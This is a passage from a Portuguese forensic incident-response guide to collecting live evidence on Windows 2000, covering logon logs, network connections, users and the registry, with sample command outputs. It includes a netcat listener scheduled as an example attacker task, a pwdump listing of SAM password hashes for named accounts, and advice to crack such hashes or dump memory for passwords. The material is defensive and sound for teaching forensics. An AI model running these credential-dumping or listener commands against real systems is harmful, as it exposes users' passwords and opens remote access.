NETWORK SERVICE      AUTORIDADE NT      Tue Jan 25 08:15:08pm 2005
LOCAL SERVICE        AUTORIDADE NT      Tue Jan 25 08:13:18pm 2005
LOCAL SERVICE        AUTORIDADE NT      Tue Jan 25 08:13:15pm 2005
LOCAL SERVICE        AUTORIDADE NT      Tue Jan 25 08:12:57pm 2005
LOCAL SERVICE        AUTORIDADE NT      Tue Jan 25 08:12:57pm 2005
NETWORK SERVICE      AUTORIDADE NT      Tue Jan 25 08:12:50pm 2005
LOCAL SERVICE        AUTORIDADE NT      Tue Jan 25 08:12:46pm 2005
windows              WINDOWS-99IMRQT    Tue Jan 25 08:12:44pm 2005
LOCAL SERVICE        AUTORIDADE NT      Tue Jan 25 08:12:35pm 2005
NETWORK SERVICE      AUTORIDADE NT      Tue Jan 25 08:12:35pm 2005

```

Figura 4.2 – Visualizando logons bem-sucedidos via ntlast

Nesta próxima figura é apresentado o uso do ntlast para listar todos os logons fracassados.



```


C:\>ntlast -f
windows              WINDOWS-99IMRQT    WINDOWS-99IMRQT Tue Jan 25 08:12:41pm 2005
windows              WINDOWS-99IMRQT    WINDOWS-99IMRQT Tue Jan 25 08:12:35pm 2005
windows              WINDOWS-99IMRQT    WINDOWS-99IMRQT Tue Jan 25 04:38:33pm 2005
windows              WINDOWS-99IMRQT    WINDOWS-99IMRQT Tue Jan 25 04:38:29pm 2005
windows              WINDOWS-99IMRQT    WINDOWS-99IMRQT Tue Jan 25 11:55:21am 2005
windows              WINDOWS-99IMRQT    WINDOWS-99IMRQT Tue Jan 25 11:55:18am 2005
windows              WINDOWS-99IMRQT    WINDOWS-99IMRQT Tue Jan 25 09:28:26am 2005
windows              WINDOWS-99IMRQT    WINDOWS-99IMRQT Tue Jan 25 09:28:24am 2005
windows              WINDOWS-99IMRQT    WINDOWS-99IMRQT Tue Jan 25 12:45:16am 2005
windows              WINDOWS-99IMRQT    WINDOWS-99IMRQT Tue Jan 25 12:43:38am 2005

```

Figura 4.3 – Visualizando logons fracassados via ntlast

É importante recuperar todos os logs para análise off-line, para tanto pode ser usado o próprio Event Viewer, mas o mesmo permite uma consulta de forma aleatória, as ferramentas dumpel e netcat permite recuperar logs remotos.

- Dumpel: Ferramenta constante no NTRK, ela permite obter logs de evento do sistema-alvo, esvaziando todo o log de segurança, com tabs como delimitador.



```

D:\>dumpel -f event.out -l application -m garbase -r

```

Figura 4.4 – Uso da ferramenta dumpel

Evento	Data	Hora	Origem	Categoria	Usuário
1/23/2005	10:18:51	4	0	1704	SceC11 N/A REDFOOTSERVER A
1/23/2005	10:36:28	1	3	2104	MSExchangeDSAccess N/A RI
1/23/2005	10:36:29	1	3	2102	MSExchangeDSAccess N/A RI
1/23/2005	10:36:36	1	4	8250	MSExchangeAL N/A REDFOOTSEI
1/23/2005	10:39:34	4	1	4097	MSDTC N/A REDFOOTSERVER M:
1/23/2005	10:39:38	4	1	100	ESENT N/A REDFOOTSERVER t:
1/23/2005	10:39:43	4	1	100	ESENT N/A REDFOOTSERVER l:
1/23/2005	10:39:48	4	1	100	ESENT N/A REDFOOTSERVER w
1/23/2005	10:40:03	4	1	2	MSExchangeMGMT N/A REDFOOTSEI
1/23/2005	10:40:03	0	1	3	MSExchangeMGMT N/A REDFOOTSEI
1/23/2005	10:40:06	4	1	1000	MSExchangesA N/A REDFOOTSEI
1/23/2005	10:40:10	4	1	9007	MSExchangesA N/A REDFOOTSEI
1/23/2005	10:40:12	4	1	2068	MSExchangeDSAccess N/A RI
1/23/2005	10:40:12	4	1	9006	MSExchangesA N/A REDFOOTSEI
1/23/2005	10:40:13	4	1	9006	MSExchangesA N/A REDFOOTSEI

Figura 4.5 – Resultado obtido pelo uso da ferramenta dumpel

- Event Viewer: É possível utilizar esta ferramenta para visualizar os logs locais, bem como os remotos. Para a visualização de logs remotos basta ir em Log | Select Computer, mas para isto será necessário ter uma conexão via conta de administrador, conforme apresentado abaixo. Não é recomendável o acesso remoto aos logs, pois se a máquina ou a rede estiver comprometida, esta não seria uma metodologia segura para a resposta a incidentes.

Tipo	Data	Hora	Origem	Categoria	Evento	Usuário
Auditoria c...	23/1/2005	10:56:57	Security	Acesso a objetos	565	SYSTEM
Auditoria c...	23/1/2005	10:56:57	Security	Uso de privilégios	576	SYSTEM
Auditoria c...	23/1/2005	10:56:57	Security	Acesso a objetos	565	SYSTEM
Auditoria c...	23/1/2005	10:56:57	Security	Acesso a objetos	565	SYSTEM
Auditoria c...	23/1/2005	10:56:57	Security	Acesso a objetos	565	SYSTEM
Auditoria c...	23/1/2005	10:56:57	Security	Uso de privilégios	576	SYSTEM
Auditoria c...	23/1/2005	10:56:57	Security	Acesso a objetos	565	SYSTEM
Auditoria c...	23/1/2005	10:56:57	Security	Acesso a objetos	565	SYSTEM
Auditoria c...	23/1/2005	10:56:57	Security	Acesso a objetos	565	SYSTEM
Auditoria c...	23/1/2005	10:56:56	Security	Uso de privilégios	576	SYSTEM
Auditoria c...	23/1/2005	10:56:56	Security	Logon de conta	673	SYSTEM
Auditoria c...	23/1/2005	10:56:56	Security	Uso de privilégios	576	SYSTEM
Auditoria c...	23/1/2005	10:56:56	Security	Logon de conta	673	SYSTEM
Auditoria c...	23/1/2005	10:56:56	Security	Evento do sistema	515	SYSTEM
Auditoria c...	23/1/2005	10:56:56	Security	Uso de privilégios	576	SYSTEM
Auditoria s...	23/1/2005	10:56:56	Security	Logon/Logoff	529	SYSTEM
Auditoria s...	23/1/2005	10:56:56	Security	Logon de conta	676	SYSTEM

Figura 4.6 – Utilização de Event Viewer para análise de logs de eventos




Figura 4.7 – Detalhamento de um evento utilizando o Event Viewer

- Dir: Apesar do comando dir ser utilizado normalmente apenas para listar arquivos ou pastas, o mesmo pode ser utilizado para obter informações mais interessantes, como por exemplo o horário de modificação, criação e acesso aos arquivos. Abaixo temos três exemplos do uso do comando:




Figura 4.8 – Listagem recursiva de todas as horas de acesso no drive D




Figura 4.9 – Listagem recursiva de todas as horas de modificação no drive D





Figura 4.10 – Listagem recursiva de todas as horas de criação no drive D

- Doskey: o comando doskey permite exibir o histórico de comandos do Shell de comandos atuais em um sistema. É possível utilizar o comando doskey /history para controlar comandos executados no sistema durante uma resposta;




```

C:\> Prompt de comando
D:\>doskey /history
cd\
cls
doskey /history
dir /t:a /a /s /o:d d:
dir /t:w /a /s /o:d d:
dir /t:c /a /s /o:d d:
cls
doskey /history

```

Figura 4.11 – Uso do doskey para registrar as etapas seguidas no processo de auditoria

- At: a documentação das tarefas agendadas no Task Scheduler, pode ser obtida utilizando o comando nativo at. Esta busca é importante em virtude da possibilidade de um atacante poder agendar processos maliciosos para serem executados em horários mais convenientes às suas atividades. Tais agendamentos podem ser visualizados na pasta %systemroot%\Tasks, entretanto o comando at só apresenta tarefas por ele agendado.



```

C:\> Prompt de comando
D:\>at
Id. status      Dia              Hora              Linha de comando
-----
1      Amanhã         01:26 AM         nc -l -p 6666
D:\>_

```

Figura 4.12 – Apresentação do resultado obtido por meio do comando At

- I386kd / Dumpchk: Em algumas situações pode ser necessário esvaziar o conteúdo de memória, para obter senhas, texto limpo de alguma mensagem criptografada ou mesmo recuperar o conteúdo de um arquivo recentemente aberto. No Windows, tais ações não são consideradas procedimentos periciais seguros. Para esta ação pode ser utilizado o I386kd conforme citado no documento encontrado em <http://support.microsoft.com/kb/q254649/>, podendo ser


utilizado o dumpchk para verificar se criado corretamente o arquivo de despejo de memória.

b) Conexões de Rede

A busca de informações sobre conexões de rede, permite ter uma idéia de como uma máquina está utilizando a rede em um dado momento. Da mesma forma que os processos da máquina, tal atividade é a única oportunidade de se realizar a coleta deste tipo de informação, pois a mesma é volátil, não deixando nenhum rastro ou histórico após a conexão estiver extinta, a não ser que cada aplicação cuide disso através da alimentação de arquivos de log, ou seja utilizada alguma ferramenta específica para este fim, como o TCPWrapper, que será abordado logo abaixo.

Uma análise importante a ser feita é a verificação da utilização de recursos de rede específicos da plataforma Windows, como o protocolo NetBIOS e os compartilhamentos de recursos através do protocolo SMB (Server Message Block). A seguir tem-se um conjunto de programas úteis para a coleta de informações relativas a conexões de rede:

- Arp: é um programa que é utilizado para acessar seu próprio cachê, que mapeia o endereço IP ao endereço MAC físico dos sistemas com os quais o sistema-alvo tem se comunicado no último minuto;



```
Prompt de comando
D:\>arp -a

Interface: 192.168.0.10 on Interface 0x1000003
Endereço IP      Endereço físico      Tipo
192.168.0.1      00-e0-7d-cc-0b-8a   dinâmico
192.168.0.252    00-c0-9f-2f-ed-cc   dinâmico
```

Figura 4.13 – Resultado do comando arp

- Netstat: o objetivo desta ferramenta nativa é fornecer estatísticas de utilização da rede, mais especificamente dados sobre os protocolos IP, UDP e

TCP. Ele exibe informações que podem ser úteis para o examinador, tais como a lista de conexões ativas na máquina, as portas que estão aceitando conexões da rede e qual o estado atual da tabela de roteamento;

```

D:\>netstat

Conexões ativas

Proto Endereço local      Endereço externo      Estado
TCP    redfootserver:ldap   redfootserver.RedFoot.local:1047 ESTABLISHED
TCP    redfootserver:ldap   redfootserver.RedFoot.local:1048 ESTABLISHED
TCP    redfootserver:ldap   redfootserver.RedFoot.local:1050 ESTABLISHED
TCP    redfootserver:ldap   redfootserver.RedFoot.local:1091 ESTABLISHED
TCP    redfootserver:ldap   redfootserver.RedFoot.local:2820 TIME_WAIT
TCP    redfootserver:1039   redfootserver.RedFoot.local:ldap CLOSE_WAIT
TCP    redfootserver:1047   redfootserver.RedFoot.local:ldap ESTABLISHED
TCP    redfootserver:1048   redfootserver.RedFoot.local:ldap ESTABLISHED

```

Figura 4.14 – Dados obtidos por meio do comando netstat

- Nbtstat: ferramenta nativa que exibe informações relacionadas ao protocolo NetBIOS. É usado para acessar o cache do NetBIOS remoto, observando conexões NetBIOS recentes aproximadamente durante os últimos dez minutos.;

```

D:\>nbtstat -s

Conexão de rede local:
Endereço-IP nó: [192.168.0.10] Identificador de escopo: []

Tabela de conexões de NetBIOS

Nome local      Estado  Ent/Sai Host remoto      Entrada Saída
-----
*SMBSERVER      Conectado  In      WINDOWS-99IMRQT<00>      5KB
8KB
REDFOOTSERVER <03>  Entrando em linha
ADMINISTRADOR <03>  Entrando em linha

```

Figura 4.15 – Amostra obtida pelo comando nbtstat

- Tracert: indica quais roteadores estão entre a máquina local e um determinado destino em uma rede. Este aplicativo é nativo e pode ser útil caso sejam observadas rotas de rede suspeitas durante a utilização do netstat;

```

D:\>tracert www.zaz.com.br

Rastreando a rota para www.zaz.com.br [200.176.3.142]
com no máximo 30 saltos:

 1  <10 ms  <10 ms  <10 ms  192.168.0.1
 2  20 ms   20 ms   20 ms   ads1025gw.sercomtel.com.br [200.233.102.11]
 3  20 ms   21 ms   20 ms   arroz.sercomtel.com.br [200.155.32.250]
 4  20 ms   30 ms   30 ms   sercomtel-a0-0-0-111-core01.cta.impsat.net.br [200.186.14.13]
 5  20 ms   30 ms   30 ms   b25068.impsat.com.br [200.196.88.68]
 6  20 ms   30 ms   30 ms   gvt-atn2-0-0.ctaborder.gvt.net.br [200.175.0.249]
 7  30 ms   30 ms   40 ms   atm1-0-0-paecore.gvt.net.br [200.175.88.1]
 8  30 ms   40 ms   41 ms   terra-atn-1-0-0-paeborder.gvt.net.br [200.175.88.58]
 9  30 ms   40 ms   40 ms   terra-v-100-dsw2-poa.tc.terra.com.br [200.176.25.22]
10  30 ms   40 ms   40 ms   www.terra.com.br [200.176.3.142]

Rastreamento completo.

```

Figura 4.16 – Resultado obtido pelo comando tracert

- Fport: é parte integrante do Foundstone Forensic Kit e indica quais processos estão utilizando quais portas TCP/UDP, além disso, fornece o caminho para seu binário. Ele poderá ser usado antes e depois de executar um processo marginal a fim de determinar se o processo marginal abriu qualquer soquete de rede;

```

D:\FPort>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid  Process      Port  Proto  Path
900   tcpsvcs        -> 7     TCP    D:\WINNT\System32\tcpsvcs.exe
900   tcpsvcs        -> 9     TCP    D:\WINNT\System32\tcpsvcs.exe
900   tcpsvcs        -> 13    TCP    D:\WINNT\System32\tcpsvcs.exe
900   tcpsvcs        -> 17    TCP    D:\WINNT\System32\tcpsvcs.exe
900   tcpsvcs        -> 19    TCP    D:\WINNT\System32\tcpsvcs.exe
1408  inetinfo       -> 25    TCP    D:\WINNT\System32\inetinfo.exe
1356  wins           -> 42    TCP    D:\WINNT\System32\wins.exe
1384  dns             -> 53    TCP    D:\WINNT\System32\dns.exe
1408  inetinfo       -> 80    TCP    D:\WINNT\System32\inetinfo.exe
264   lsass          -> 88    TCP    D:\WINNT\System32\lsass.exe

```

Figura 4.17 – Lista de processos obtida pelo uso da ferramenta fport

- Windump: ferramenta para captura de pacotes de rede, pode ser utilizada para armazenar o tráfego de determinada conexão para uma posterior análise. A interpretação de seus dados pode ser muito trabalhosa, devido à grande quantidade de informações que são geradas, contudo, é possível o armazenamento de seus dados para que eles possam ser analisados posteriormente por programas de interface mais amigável como o ethereal;




Figura 4.18 – Coleta realizada por meio da ferramenta windump

- Net: programa nativo que agrega inúmeras funcionalidades relacionadas à administração de redes Windows. Este aplicativo pode ser útil durante a análise ao vivo (live analysis) para que o examinador obtenha dados relativos aos compartilhamentos mapeados (net use), compartilhamentos exportados (net share) e a lista das sessões em atividade na máquina (net session);




Figura 4.19 – Uso do comando net use




Figura 4.20 – Uso do comando net share

- Rmtshare: este aplicativo do NTRK tem praticamente as mesmas funcionalidades no net share, contudo pode realizar todas as suas tarefas remotamente, sempre observando os riscos de se realizar análises de modo remoto;

```

F:\WindowsKit\2000\RemoteShare>rmtshare \\REDFOOTSERVER

Share name      Resource                                     Remark
-----
MpClients       D:\Arquivos de programas\Mic... Microsoft Shared Modem Clients
E$              E:\                                           Recurso compartilhado padrão
COUERPQ$        D:\Documents and Settings\Al...
Clients         D:\Arquivos de programas\Mic... Instalação dos aplicativos clie...
REDFOOTSERVER.log D:\Arquivos de programas\Exc... "Exchange message tracking log
s"
IPC$            IPC remoto
D$              D:\                                           Recurso compartilhado padrão
Fax$            D:\Documents and Settings\Al...
print$          D:\WINNT\System32\spool\drivers Drivers de impressora
SharedFax       SharedFax,Localsp1Only SharedFax
Resources$      D:\Arquivos de programas\Exc... "Event logging files"
NETLOGON        D:\WINNT\SYSVOL\sysvol\RedFo... Compartilhamento do servidor de...

```

Figura 4.21 – Resultado obtido pela ferramenta rmtshare

- Rasautou: máquinas com conexões dialup podem ser configuradas para efetuarem discagem toda vez que uma aplicação solicite acesso à Internet (dial-on-demand) e é comum que algumas aplicações tentem utilizar este recurso por default. O Windows 2000 mantém um histórico de todos os endereços IP que foram conectados via dial-on-demand, que podem ser consultados através desta ferramenta nativa (rasautou -s);

```

C:\>rasautou -s
Checking netcard bindings...
NetworkConnected: NtOpenFile on \Device\NetBT_Tcpip_{D09AC3F5-B8C4-4FAC-AE1B-D07
0318A4A91} failed (status=0xc0000034)
NetworkConnected: network \Device\NetBT_Tcpip_{515639C9-02CD-412B-A0F9-49B48E50
8303}, 1) is up
Enumerating AutoDial addresses...
There are 0 Autodial addresses:

```

Figura 4.22 – Obtenção de dados por meio da ferramenta rasautou

c) Usuários

Dados de usuários podem ser analisados de forma off-line, mas informações sobre quem está logado em neste momento e quais processos estão sendo executados podem ser perdidos. Tais informações são estratégicas, e é necessário verificar se as políticas de auditoria estão habilitadas no sistema, a fim de que tais informações não sejam perdidas por negligência. Caso tais políticas não estejam habilitadas não será possível analisar logs de registro de tais informações,

pois os mesmos não existem. Portanto, a coleta destes dados passa a ser fundamental.

- Pwdump: Ferramenta desenvolvida por Todd Sabin, com o objetivo de examinar as senhas do banco de dados SAM (Security Access Manager). Estas senhas podem ser decifradas utilizando a consagrada ferramenta John the Ripper ou L0phtcrack. Este procedimento pode ser útil quando não existe uma cooperação por parte de algum usuário nas investigações.

```

D:\pwdump>pwdump3 \\REDFOOTSERVER_

Small Business User:1116:NO PASSWORD*****:NO PASSWORD*****
*****:
Small Business Power:1117:NO PASSWORD*****:NO PASSWORD*****
*****:
Small Business Admin:1118:NO PASSWORD*****:NO PASSWORD*****
*****:
394DA3FC-B70A-4BFB-B:1120:NO PASSWORD*****:NO PASSWORD*****
*****:
jpmorgan:1121:9477EC2FCEB78AEEAD3B435B51404EE:B1D3F35A2A052BC122B1A4D45C09D70C:
*****:
plsantos:1122:19D0CD1BD11BE9D8FCD6B8DB0F458C37:2FAF49C948773979656C40F368F3E717:
*****:
mcandre:1123:D092C4D0C3889150DF46D96886ECFB2D:C289A748D2A34ACB1DC42D35D00EE1A3:
*****:

```

Figura 4.23 – Utilização da ferramenta pwdump




Figura 4.24 – Uso do L0phtcrack para obter as senhas do sistema-alvo

- net: Através do comando net user é possível consultar quais usuários estão cadastrados na máquina local, além de viabilizar a alteração de seus respectivos dados;

```

C:\> Prompt de comando

D:\>net user

Contas de usuário para \\REDFOOTSERVER

-----
394DA3FC-B70A-4BFB-B   Administrador   Convidado
IUSR_REDFOOTSERVER    IWAM_REDFOOTSERVER  jpmorgan
karenmendes           krbtgt         mcandre
pedrolemes            plsantos       Small Business Admin
Small Business Power   Small Business User  TsInternetUser
Comando concluído com êxito.

```

Figura 4.25 – Obtenção de dados por meio do comando net user

- Psloggedon: aplicativo que permite determinar quem está usando recursos do sistema-alvo. Esta tarefa pode ser executada tanto local quanto remotamente. Caso o nome do usuário seja informado, este aplicativo tentará localiza-lo em todas as máquinas do domínio;

```

C:\> Prompt de comando

F:\SysInternals\Monitoring\PssLoggedOn>ps loggedon

PsLoggedOn v1.31 - Logon Session Displayer
Copyright (C) 1999-2003 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
23/1/2005 10:57:04 REDFOOT\administrador

Users logged on via resource shares:
23/1/2005 12:23:49 WINDOWS-99IMRQT\ADMINISTRADOR
23/1/2005 12:24:55 REDFOOT\REDFOOTSERVER$

```

Figura 4.26 – Dados obtidos por meio da ferramenta psloggedon

- Rasusers: ferramenta do NTRK capaz de listar os usuários que possuem permissões para se conectarem, via dial-up, em determinada máquina.

```

C:\> Prompt de comando

F:\WindowsKit\2000\RASUsers>rasusers \\REDFOOTSERVER
karenmendes
mcandre
plsantos
Small Business Admin
Small Business Power

```

Figura 4.27 – Lista de usuários obtidos pela ferramenta rasusers

d) Registro

O registro do Windows é uma coleção de arquivos de dados que armazena dados vitais de configuração do sistema. O sistema operacional utiliza o

Registro para armazenar informações sobre o hardware, software e componentes de um sistema. O registro pode revelar o software instalado no passado, a configuração de segurança da máquina, programas de inicialização, cavalos-de-tróia, dll e os arquivos recentemente utilizados para muitos aplicativos diferentes. Ele consiste de cinco chaves-raiz (hives):

- HKEY_CLASSES_ROOT,
- HKEY_CURRENT_USER,
- HKEY_LOCAL_MACHINE,
- HKEY_USERS,
- HKEY_CURRENT_CONFIG.

Os cinco hives são compostos a partir de quatro arquivos maiores no sistema: SAM, SECURITY, SOFTWARE e SYSTEM. O local padrão desses arquivos é o diretório %systemroot%\system32\Config.

Ele é uma fonte excelente para identificar software e aplicativos que foram instalados em um sistema e então manualmente excluídos. O Windows 2000 não altera as entradas do registro quando um usuário manualmente exclui um aplicativo. Frequentemente, o arquivo uninstall da maior parte dos aplicativos não limpa a sub-chave Uninstall Registry.

Abaixo temos algumas ferramentas relacionadas à manipulação do registro:

- Regedit: editor de registro padrão do Windows 2000, sendo possível por meio dele realizar operações em modo gráfico de inclusão, exclusão e alteração do registro do Windows;

